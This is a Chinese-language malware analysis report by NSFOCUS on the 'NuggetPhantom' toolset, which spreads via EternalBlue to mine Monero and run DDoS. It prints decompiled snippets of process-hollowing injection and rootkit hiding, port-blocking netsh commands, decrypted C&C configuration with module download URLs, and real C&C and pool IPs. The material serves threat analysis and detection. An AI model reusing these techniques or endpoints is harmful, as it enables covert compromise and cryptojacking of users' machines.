NSFOCUS

NuggetPhantom 分析报告

■ **文档编号**	请输入文档编号	■ **密级**	公司机密
■ **版本编号**		■ **日期**	年 月 日

■ **版本变更记录**

时间	版本	说明	修改人

■ **适用性声明**

本模板用于撰写绿盟科技内外各种正式文件，包括技术手册、标书、白皮书、会议通知、公司制度等文档使用。

目录

一. 综述 1

1.1 概述 1
1.2 攻击链 1
1.3 影响范围 2
1.4 组织活动 3

二. 样本分析 4

三. 攻击定位 14

四. 结论 15

五. IOC 输出 16

参考资料 17

一. 综述

1.1 概述


近期，绿盟威胁情报中心（NTI）在一次应急响应中，发现一起使用模块化恶意工具集“NuggetPhantom（掘金幽灵）”的安全事件。据我们观测，本次安全事件背后的组织最早出现于 2016 年底，其曾在 2016 年底的“天翼校园客户端蓝屏事件”以及 2017 年底的“天翼校园客户端挖矿程序事件”中有所行动。

从我们捕获的该组织惯用恶意软件载体中可以看出，该组织所使用的恶意工具集已经高度模块化，拥有极强的灵活性。该工具集不仅注重于免杀技术，并且已开始利用多种隐藏手段，表现出针对基于行为检测和流量分析的安全设备的对抗性。

在目标筛选策略上，该组织深谙“人是安全的尺度”这一主题，首先通过设备的安全性筛选专业程度较低的用户，对其使用 Nday 漏洞 EternalBlue 进行攻击，并且以牺牲收益为代价尽可能降低恶意程序对用户的影响以避免被察觉，获得了良好的隐蔽性。

1.2 攻击链

攻击者获知用户计算机存在 EternalBlue 漏洞后，利用该漏洞向用户计算机发送 Eternal_Blue_Payload 载荷，该载荷及其所释放的各模块皆通过访问下载服务器来获取加密后的各用途模块文件，并在内存中动态解密这些模块代码，执行模块对应的恶意功能。攻击链的流程图如下：



可以看出，攻击者的思想完全吻合经典的攻击链模式：

侦查：攻击者通过扫描、开源数据等信息，了解到互联网上依然存在大量未修复 EternalBlue 漏洞的计算机。

武器化：攻击者针对这些计算机，制作漏洞利用载荷。

传送：攻击者将恶意软件及各模块发布至自己的服务器。

利用：攻击者利用 EternalBlue 漏洞逐一攻击目标，执行下载器漏洞利用载荷。

安装：下载器漏洞利用载荷下载恶意软件，并令其依次部署自身模块。

建立连接：恶意软件和攻击者的 C&C 服务器进行通信获取指令及挖矿程序配置。

行动：恶意软件执行挖矿和 DDoS 行为。

1.3 影响范围

攻击者在本次任务中使用的核心 C&C 服务器 IP 地址 60.132.11.86（转义后为 98.126.200.58）所关联的域名*.woeswm.com，仅在某 dns 解析观测节点，从 2018-06-20 起，已发现 18933 次域名解析请求。据此估算，此威胁在全球的感染数量不少于 10W。

1.4 组织活动

通过样本行为集合及其复用的模块，可以将 2016 年底发生的“天翼校园客户端蓝屏事件”，2017 年底发生的“天翼校园客户端被植入挖矿程序事件”，以及本次事件关联至同一攻击组织，我们可以从这三起已被关联的事件中看出该组织的部分发展历程：

时间节点	2016 年底	2017 年底	当前
兼容性	差	好	好
模块化程度	-	产生模块概念	完全模块化
加密方式	-	自定义加密算法	标准加密算法
恶意功能	-	挖矿、刷流量	挖矿、DDoS
隐蔽性	弱	中	强
攻击手段	植入天翼客户端	植入天翼客户端	利用永恒之蓝漏洞
目标群体	高校学生 PC	高校学生 PC	疏于管理的设备

该组织为保证顺利进行黑产活动，在 2016 年首先发起了各模块的测试工作，然而在公测阶段由于关键模块 rootkit 驱动的兼容性问题，引起大量 win10 用户计算机陷入蓝屏，使得黑产活动尚未开始便已暴露，导致失败。

为避免被发现，该组织经过了一段长时间的蛰伏，并于 2017 年中旬重新设计驱动程序，紧跟行业热点开始进行小规模的挖矿活动，同年年底选择依然存在未解决问题的天翼校园客户端进行再次植入，本次由于 rootkit 驱动的兼容性得到了提升，故隐藏较为顺利。然而由于其恶意功能模块的设计缺陷，导致挖矿程序肆意占用用户计算资源，使得其行为被用户发觉，因此终告失败。

再次经过一段长时间的蛰伏，该组织于 2018 年 7 月从其他小黑产行为中回归挖矿，这次该组织以降低自身单位肉鸡三分之二的收益为代价换取了更难以被察觉的隐蔽性，并且其已深刻了解到国人对下载软件的不信任，故选择使用已有高效且成熟的利用工具，而全球依然有大量未打补丁机器的 EternalBlue 漏洞进行植入。其所瞄准的群体也由可能具备一部分相关专业知识的高校学生群体转向疏于管理的计算设备，显然已经过了成熟的考量。可确认其经过长期的发展，已成

为一个分工合理、目标明确、紧跟行业热点、懂得从过往经验中学习的中/高端黑产组织。

二. 样本分析

2.1 高度模块化

这组恶意工具已被高度模块化，因此配置十分灵活。按照在该工具集中的主要功能，可将这组工具中出现的文件分别归类于部署、下载、功能这三种模块。

其中由部署模块负责初始化恶意软件相关配置和加载 rootkit 驱动实现隐藏，由下载模块实时获取 C&C 服务器上的功能模块并加载调用，以完成攻击者所指定的任务。

由于模块化的特性，攻击任务的部署变得相当灵活，攻击者可视当前目的不同而下发不同的功能模块，因此在单一攻击事件中难以窥见攻击者全貌。

以下将对每个模块进行简单分析，从侧面观察攻击者的技术特点。

2.2 谨慎部署，多重隐藏

最初被植入到用户计算机的文件即部署模块，攻击者在这一模块中主要使用以下技术和手段，用于隐藏其恶意行为和静态特征，以对抗分析检测：

重启后执行：通过 msi 程序的相关设置，使样本在用户手动重新启动计算机以后方可执行恶意行为，可以绕过基于行为检测的沙箱环境。

代码保护：通过 vmprotect 保护留在用户计算机中的服务程序，以抵抗静态分析和杀软查杀，同时增加人工分析样本的难度：

```
.vmp1:00477100 ; FUNCTION CHUNK AT .vmp1:004EB8DA SIZE 00000007 BYTES
.vmp1:00477100 ; FUNCTION CHUNK AT .vmp1:004EBCBC SIZE 00000012 BYTES
.vmp1:00477100
.vmp1:00477100                  pusha
.vmp1:00477101                  pusha
.vmp1:00477102                  push    edx
.vmp1:00477103                  mov     dword ptr [esp+44h], 3FA7F510h
.vmp1:0047710B                  mov     [esp+44h+var_44], ch
.vmp1:0047710E                  lea     esp, [esp+44h]
.vmp1:00477112                  jmp     loc_4EB8DA
.vmp1:00477112 sub_477100       endp
.vmp1:00477112
.vmp1:00477112 ; ---------------------------------------------------------------
```

名称校验：对自身文件名进行校验，若结果与其硬编码的预期结果不符，则不表现任何恶意行为。以此抵抗部分沙箱的分析：

```
GetModuleFileNameA_4139D0(&data, hModule);    // 获取到的样本名称：MsHIDPARSEApp.dll
Str_Lower_40A810(&data.modulefilename, data.ModuleFileName);// mshidparseapp.dll
CreateThread_413650(ExpServicA_413F00, 0i64, 2);
if ( (strcmp_40A790(L"app", data.modulefilename) <= 0 || strcmp_40A790(L"ms", data.modulefilename) <= 0)// 服务程序名是Msxxxxxxxx App.dll
  && (strcmp_40A790(L"cscdll.dll", data.modulefilename) > 0 || strcmp_40A790(L"sens.dll", data.modulefilename) > 0) )
{                                       // 文件名为 cscdll.dll 或者 sens.dll
  v0 = string_4078E0(data.modulefilename);
  LoadLibraryA_0(v0);
```

运行时释放：通过在运行中动态解压、释放，并利用傀儡进程技术注入代码的手段抵御静态分析：

```
if ( GetThreadContext(v26, v17) )
{
  if ( IsWow64Process_408194(v25, v17) )
  {
    *(v17 + 176) = v35;
  }
  else
  {
    *(v17 + 128) = v35;
    *(v17 + 132) = 0;
  }
  if ( SetThreadContext(v26, v17) )
  {
    ResumeThread(v26);
    if ( Inject_PE_Shellcode_2_4082D8(v25, v37) )
      LOBYTE(v2) = 1;
    else
      TerminateProcess(v25, 0);
  }
```

驱动级隐藏：通过加载驱动程序， HOOK IRP_MJ_CREATE、注入 service.exe 和 regedit.exe，实现隐藏服务程序文件及其注册表项的功能，提高查杀难度和样本提取难度：

```
__writefsdword(0, &v14);
Wow64DisableWow64FsRedirection_40B50C(a4, a3);
strcat_40511C(v6, 3, "App", a5, "Ms");          // MsF14AC226App
ExpandEnvironmentStringsA_40B4D0(&v23, "%SystemRoot%\\System32\\");
strcat_40511C(v7, 3, ".dll", v23, v23);         // C:\Windows\System32\MsF14AC226App.dll
SetService_netsvcs_SafeBoot_Minimal_NetWork_40BA40(v24, *a4, "ServiceMain");
DeviceIoControl_Hide_File_40AF10(v5, a2, a3, *v5);
DeviceIoControl_SetNoRead_40ADAC(v5, a2, a3, *v5);
strcat_40511C(v8, 3, "App", a5, "Ms");
DeviceIoControl_Send_40B34C(a4, a2, a3, v22);
v22 = "Ms";
strcat_40511C(v9, 4, ".dll", "App", a5);
DeviceIoControl_Send_40B1E8(a4, a2, a3, v21);
strcat_40511C(v10, 3, "App", a5, "SYSTEM\\CurrentControlSet\\Services\\Ms");
DeviceIoControl_Hide_Reg_40B074(a4, a2, a3, v20);
strcat_40511C(v11, 3, "App", a5, "SYSTEM\\CurrentControlSet\\Control\\SafeBoot\\Minimal\\Ms");
DeviceIoControl_Hide_Reg_40B074(a4, a2, a3, v19);
strcat_40511C(v12, 3, "App", a5, "SYSTEM\\CurrentControlSet\\Control\\SafeBoot\\Network\\Ms");
DeviceIoControl_Hide_Reg_40B074(a4, a2, a3, v18);
Wow64RevertWow64FsRedirection_40B5C4(a4, a3);
__writefsdword(0, v23);
savedregs = &loc_40C148;
sub_404AFC(&v18, 7);
return sub_404A90(&a5);
```

通过该 rootkit 驱动组件，我们关联到了另外一个 rootkit 驱动程序，该驱动程序曾在 2016 年底的“天翼客户端植入木马导致蓝屏”事件中服役，其同证书、同 pdb 路径的更新版本在 2017 年底“天翼客户端被植入挖矿病毒”事件中亦有体现。因此可判定是同一组织所为。

漏洞修复：样本利用 netsh.exe 的 ipsec 功能，执行以下命令行对 135、139、445 端口进行屏蔽，防止其他扫描源使用同样的漏洞攻占设备，形成抢占资源的状况：


```
"C:\WINDOWS\system32\netsh.exe" ipsec static add policy name=qianye
"C:\WINDOWS\system32\netsh.exe" ipsec static add filterlist name=Filter1
"C:\WINDOWS\system32\netsh.exe" ipsec static add filter filterlist=Filter1 srcaddr=any
dstaddr=Me dstport=445 protocol=TCP'
"C:\WINDOWS\system32\netsh.exe" ipsec static add filter filterlist=Filter1 srcaddr=any
dstaddr=Me dstport=135 protocol=TCP
"C:\WINDOWS\system32\netsh.exe" ipsec static add filter filterlist=Filter1 srcaddr=any
dstaddr=Me dstport=139 protocol=TCP
"C:\WINDOWS\system32\netsh.exe" ipsec static add filter filterlist=Filter1 srcaddr=any
dstaddr=Me dstport=445 protocol=UDP
"C:\WINDOWS\system32\netsh.exe" ipsec static add filter filterlist=Filter1 srcaddr=any
```

```
dstaddr=Me dstport=139 protocol=UDP
"C:\WINDOWS\system32\netsh.exe" ipsec static add filter filterlist=Filter1 srcaddr=any
dstaddr=Me dstport=135 protocol=UDP
"C:\WINDOWS\system32\netsh.exe" ipsec static add filteraction name=FilteraAtion1
action=block
"C:\WINDOWS\system32\netsh.exe" ipsec static add rule name=Rule1 policy=qianye
filterlist=Filter1 filteraction=FilteraAtion1
"C:\WINDOWS\system32\netsh.exe" ipsec static set policy name=qianye assign=y
```

部署模块在以上数种机制的保护下,将 inject_downloader.dll 注入一个伪装为由 service.exe 启动的子进程，在该进程中释放并加载下载模块程序。


2.3 隐匿通讯，灵活配置

下载模块用于获取各恶意模块文件及其配置信息，其通信逻辑如下所示：



在此模块中不仅采用传统的 C&C 地址池来防止服务器失效，样本还采用了一种特殊的隐藏方式，用于阻止用户对 C&C 通信的屏蔽并抵抗威胁情报平台通过域名解析的 IP 地址来关联样本的能力。我们称之为“**地址转义**”，其技术细节非常简单：

攻击者首先指定公共服务器来查询其 C&C 域名，以获得其网络地址 X，而后，该机制将 X（本例中为 60.132.11.86）的十六进制表示与 magic 值（本例中为 0x305DA）做减法操作，得到 C&C 的真正 IP 地址 Y（本例中为 98.126.200.58），下载模块通过和 Y 进行通信来获取其在本次任务中所需用到的模块：



如此的过程中，由于 C&C 域名直接解析到的地址不会被实际用于通信，因此被感染者无法通过屏蔽该域名对应的 IP 地址的访问来阻挡通信流程，同时亦不能屏蔽对公共 DNS 服务器的访问以影响业务，因此具备一定的穿透性。

样本的通信流程经过压缩和加密，我们还原了其明文形式如下：

```
888$30$20180618$6$CpuGad$http://Up.Vohjtk.Com/RetGad/CpuGad/2018
0618.6/MsGad.PNG|$http://Up.Vohjtk.Com/RetGad/CpuGad/20180618.6/
MsRun.PNG|$|http://98.126.36.26:443/BuyGad/CoreRA07.PNG?RAT2018R
A07?1?1?6?6#0#1#|http://Ae.Eqwauemt.Com/BuyGad/CoreRD09.PNG?RAT2
018RD09?1?1?6?6#1#0#|http://Up.Vohjtk.Com/BuyGad/CoreE011.PNG?CP
U2018E011?1?1?6?6#1#0#|$5633c2d7ee994d04$$3$0$1$1$1$223.39.186.1
23#7.255.184.172#157.129.241.108#157.129.236.128#157.129.219.175
#157.129.212.103#147.88.219.209#119.125.74.121#69.187.163.188#$2
018-01-01 00:00:06$
```

可以看到，样本在此函数中访问了大量的 url 列表以下载各种恶意行为的模块，这些模块最后将在本地解压/释放出主要用于执行恶意功能的模块程序，下发的模块完全取决于攻击者的意图，模块程序可以是各种形式的可执行文件或脚本。同时，样本还获取了一些 IP 地址列表，将它们通过和上文相同的地址转义过程，转换出的真实 IP 将加密后保存在注册表中，并作为挖矿模块的 C&C 服务器使用，以实时更新挖矿程序的配置信息。

以下是经过地址转义后，得到的真实 IP 地址列表：

5.34.183.123
45.249.181.172
195.123.238.108

195.123.233.128
195.123.216.175
195.123.209.103
185.82.216.209
157.119.71.121
107.181.160.188
154.48.241.199
137.175.66.15

2.4 舍弃收益，细水长流

挖矿模块是由 inject_loader.dll 解压并执行的。区别于普通的挖矿程序，该模块使用了一些特殊的方式以提高灵活性和隐蔽性：

动态配置：样本通过访问配置注册表项中的 C&C 服务器，实时获取挖矿程序配置信息，包括算法类型、矿池地址、在线钱包用户名等，用户难以通过屏蔽已知公开的矿池地址来阻止挖矿行为。


资源利用节制：样本通过挖矿程序参数，严格限制用于挖矿的 CPU 资源维持在一个较低的水平（25%），防止用户因为计算机运行速率受影响而发觉自身存在。

```
31  strcpy_404FBC((volatile signed __int32 *)Unknown_98_126_80_90_15912_51D370, v52);// 98.126.80.90:15912
32  sprintf_like_407D44(
33    cmdline_52211C,                           // -a cryptonight -o stratum+tcp://@PoolWork@ -u Wk+@PoolDiff@ -p X
34                                              //  --safe --api-port=0 --print-time=10 --max-cpu-usage=25
35    (int)"@PoolWork@",
36    (int)Unknown_98_126_80_90_15912_51D370[0],  // 98.126.80.90:15912
37    1,
38    (int)xmrig_param_51D37C,
39    (int)&dword_52212C,
40    (int *)&v51,
41    1);
42  StroeData_to_Mapping_40514C((signed __int64 *)(Mapping_CPU2018E011_MinerCPU_522134 + 0x220), v51, 255);//
43                                              // -a cryptonight -o stratum+tcp://98.126.80.90:15912 -u Wk+@PoolDi
44                                              // ff@ -p X --safe --api-port=0 --print-time=10 --max-cpu-usage=25.
45  LODWORD(v21) = 1;
46  sub_407B4C(&v49, dword_52212C);             // 1000
47  Mapping_GetData_405120(0, (unsigned __int8 *)(Mapping_CPU2018E011_MinerCPU_522134 + 0x220), &v48, v49);
48  sprintf_like_407D44(
49    v48,
50    (int)"@PoolDiff@",
51    (int)&v50,                                // 1000
52    1,
53    (int)xmrig_param_51D37C,
54    (int)&dword_52212C,
55    (int *)LODWORD(v21),
56    SBYTE4(v21));
57  StroeData_to_Mapping_40514C((signed __int64 *)(Mapping_CPU2018E011_MinerCPU_522134 + 0x220), v50, 255);//
58                                              // -a cryptonight -o stratum+tcp://98.126.80.90:15912 -u Wk+1000
59                                              // -p X --safe --api-port=0 --print-time=10 --max-cpu-usage=25.
60  strcpy_404FBC((volatile signed __int32 *)off_51D384, (signed __int32)"1");
61  strcpy_404FBC(&MinerLog_522120, (signed __int32)"MinerRunMain");
62  sub_405314(dword_5220FC, (int)"1");
63  v5 = 1;
64  if ( !v4 )
65  {
66    sub_405314(dword_5220FC, (int)"2");
67    if ( !v4 )
68      v5 = 0;
69  }
70  sub_4163EC((int)xmrig_param_51D37C, (int)&dword_52212C, v5);
71  *(_QWORD *)&v21 = *(unsigned int *)(Mapping_CPU2018E011_MinerCPU_522134 + 4);
72  if ( TerminateProcess((HANDLE)LODWORD(v21), HIDWORD(v21)) )// hProcess = NULL
73    Sleep_0(0x2710u);
74  if ( !(unsigned __int8)Load_Run_XMRIG_4157D8(
```

目前观察到挖矿模块的 C&C 服务器曾下发过几组挖矿配置信息，其中在线钱包用户名由固定字符串"Wk+"连接攻击者指定的偏移数字作为在线钱包用户名，若无特殊配置格式，则程序中默认该偏移值为 1000：

矿池地址	在线钱包用户名	密码
98.126.80.90:15912	Wk+1000	X
98.126.80.91:15912	Wk+1000	X
98.126.1.26:15912	Wk+1000	X
98.126.1.27:15917	Wk+1000	X
154.48.241.199:15912	Wk+1000	X

以上矿池地址经验证，都是攻击者租用 vps 自行搭建的矿池节点，在这些节点中未配置公共矿池通常会提供的收益查询接口，攻击者需要使用远程桌面连接（开放于 55588 端口）等方式自行登录服务器查询当前收益：



这确保攻击者之外的用户无法通过网络流量中暴露的矿池地址、用户名和密码来追溯到攻击者的更多信息（总收益、门罗币钱包地址、矿工数量等）。

然而挖矿模块的主要功能部分依然是由开源挖矿项目 XMRIG 修改而来，因此其中产生的流量依然是明文形式，用户可检测产生此形式数据包的会话，实时告警并屏蔽每个新的矿池地址：

{"jsonrpc":"2.0","method":"job","params":
{"blob":"0707c4e2e3db05633f14d1db898d247d30bdf971e66ec7f679b280dd58adcac2772533fdbec7c60000007760e7dbeb966170
76842c55b3748f39d5fe185285ad9effdebb46abf8ffe3bed201","job_id":"dWz19WQwVFsaCf/
q8wRsxdugsgaQ770","target":"37894100","coin":"XMR","variant":-1}}
{"id":4,"jsonrpc":"2.0","method":"submit","params":{"id":"cc028b0c-28e4-4543-
b3e0-1e10e671dd53","job_id":"dWz19WQwVFsaCf/
q8wRsxdugsgaQ770","nonce":"a6000077","result":"4e6c9d036c888c07e19728847dba4b25aa2a3a9fe4a1c7f4c87744de3fea11
00"}}
{"id":4,"jsonrpc":"2.0","error":null,"result":{"status":"OK"}}
{"jsonrpc":"2.0","method":"job","params":
{"blob":"0707b9e4e3db05cd022ef67b6a3bcc8f12b07dc8fe540b15193de30845c6cfeac9538a07f71f0700000007794f0950fbfa93c
214bdc65cb3fc05b1bca286a6cd0c41592f29f5e417c03c79f02","job_id":"hQfxEXMpWzyE1yyz42CdDffHUk
+f770","target":"37894100","coin":"XMR","variant":-1}}
{"jsonrpc":"2.0","method":"job","params":
{"blob":"0707b9e4e3db05cd022ef67b6a3bcc8f12b07dc8fe540b15193de30845c6cfeac9538a07f71f0700000077735b8b54382146
9d497c1c63e17e50fdfb57d505c8ca8084068f7d67abe0613d02","job_id":"nXRLH5OpmmepUDtBPyEO7NEAG3RD770","target":"37
894100","coin":"XMR","variant":-1}}
{"jsonrpc":"2.0","method":"job","params":
{"blob":"0707d7e4e3db05d0971e1395096e11ff1e0b8ff488898720d12221ac855df737b2d5d5ae3471a40000007794671776a150cf
d3e069de743a15ea3ebfc06e5bd8c95108b24bd0a4ca69b04601","job_id":"nlut3uhHNRl8LinzhL4ojTsChUqz770","target":"37
894100","coin":"XMR","variant":-1}}

结合其前期的部署过程，以及该模块与前模块的耦合关系可以看出，该模块是这一攻击任务中的主要功能模块，攻击者当前阶段的主要目的在于长期占用被感染者的计算资源进行挖矿，以获取收益。

2.5 榨取价值，百密一疏

除了在本次任务中担当主要角色的挖矿模块，我们还发现攻击者下发了一个额外的 DDoS 模块。该模块也是由 inject_loader.dll 在本地直接解压执行，它将访问攻击者指定的的 C&C 服务器下载一个独立运行的 EXE 文件以执行主要功能。

与挖矿模块经由挖矿 C&C 配置与下载模块的强耦合不同，DDoS 模块的配置信息被直接硬编码于其二进制文件中，无需注入亦可独立于其他模块自主运行，因此判断该模块在本次攻击任务担任次要功能模块的角色。这是由于攻击者为了最大化肉鸡价值，不仅占用其计算资源进行挖矿，而且打算占用其带宽资源进行 DDoS 攻击以获取额外盈利。

然而该模块未再使用任何保护技术加以保护，甚至也未使用 IP 转义技术以隐藏真实 C&C IP 地址，而是将 C&C 服务器 IP 地址硬编码至二进制文件中。这一模块的部署实际上是露了攻击者的马脚，也为分析工作带来了突破点。

观其通讯流程，可见其依然沿用其他模块中使用的压缩和加密算法，密钥使用与其他模块相同，可见仍是同一作者所为。该模块与前阶段工具在安全性上的差异，结合其自身硬编码信息，认为其是已实现恶意功能，而未使用保护机制的早期测试版本：

